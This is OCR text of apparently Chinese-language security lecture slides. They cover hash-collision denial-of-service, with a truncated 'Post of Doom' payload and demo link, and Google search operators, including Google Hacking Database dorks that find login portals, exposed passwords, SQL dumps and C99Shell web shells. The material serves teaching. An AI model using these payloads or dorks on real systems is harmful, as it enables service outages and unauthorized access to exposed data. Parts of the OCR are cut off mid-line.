
hash function 演算法已知

精準的控制讓 Worst Case O(N) 發生

hash function 設計的初衷在於相信資料是隨機的

問題是世界上壞人很多

Hash Table



0 1 2 3 4 5 6


AAAa

AAaA

AaAA

aAAA

...



Hash collision

by Krzysztof Kotowicz (@kkot

More info: Denial of Service thr

The following POST content sho

Post of Doom:

```
EzEzEzEzEzEzEzEz=&EzEzE
Y=&EzEzEzEzEzEzEzG8=&Ez
EzH%17=&EzEzEzEzEzEzFYE
zEzEzFYFY=&EzEzEzEzEzEz
EzEzEzEzFYH%17=&EzEzEzE
&EzEzEzEzEzEzG8FY=&EzEz
G8=&EzEzEzEzEzEzG8H%17=
zEzH%17Ez=&EzEzEzEzEzEz
EzEzEzEzEzH%17G8=&EzEzE
```

http://192.168.2.5/lenh.php

Physical Memory (MB)

Total	1023
Cached	367
Available	416
Free	57

System

Handles	22613
Threads	998
Processes	73
Up Time	0:12:04:04
Commit (MB)	1184 / 2449


Kernel Memory (MB)

Paged	170

http://koto.github.io/blog-kotowicz-net-examples/hashcollision/kill.html

Google 技巧？

理性物戰 <(_ _)>



台灣talk翻譯

男生怎麼Google

電腦 過熱 解決辦法

女生怎麼Google

我的電腦過熱了要怎麼樣救回來我不能沒有電腦

Google Tricks


- apple
- apple orange
- "apple orange"
- apple -orange
- site:apple.com
- site:apple.com inurl:mba
- site:apple.com filetype:doc

Combo 組合技

- "index of" 徐佳瑩 mp3
- site:edu.tw ext:pdf sol "linear algebra"
- site:gov.cn filetype:xls 密碼

Google Hacking

- "on line" warning ext:php
- site:yzu.edu.tw inurl:admin/login
- site:yzu.edu.tw inurl:login


Google Hacking Database, GHDB, Google Dorks
Google Hacking Database, GHD...
www.exploit-db.com/google-dorks/
Google
GOOGLE
HACKING-DATABASE

Welcome to the google hacking database

We call them 'googledorks': Inept or foolish people as revealed by Google. Whatever you call these fools, you've found the center of the Google Hacking Universe!


Search Google Dorks

Category: All Free text search: Search

Latest Google Hacking Entries

Date	Title	Category
2013-12-03	inurl:/administrator/index.php?autologin=1	Pages containing login portals
2013-11-27	inurl:mikrotik filetype:backup	Files containing juicy info
2013-11-27	intext:phpMyAdmin SQL Dump filetype:sql intext:INS...	Files containing juicy info
2013-11-25	site:github.com inurl:sftp-config.json intext:/wp-...	Files containing passwords
2013-11-25	site:github.com inurl:sftp-config.json	Files containing passwords
2013-11-25	inurl:github.com intext:sftp-conf.json +intext:/wp...	Files containing juicy info
2013-11-25	allinurl:"owa/auth/logon.aspx" -google -...	Pages containing login portals

http://www.exploit-db.com/google-dorks/


filetype:php intext:"!C99Shell v. 1.0 beta"
filetype:php intext:"!C99Shell v. ...
www.exploit-db.com/ghdb/3918/
Google
blog
exploit
EXPLOIT DATABASE
HOME
GHDB
ABOUT
REMOTE
LOCAL
WEB
DOS
SHELLCODE
PAPERS
SEARCH
SUBMIT
Do you want to be a Professional Penetration Tester?
CVE COMPATIBLE cve.mitre.org
GOOGLE HACKING-DATABASE
PREV

Currently Archiving 26573 Exploits

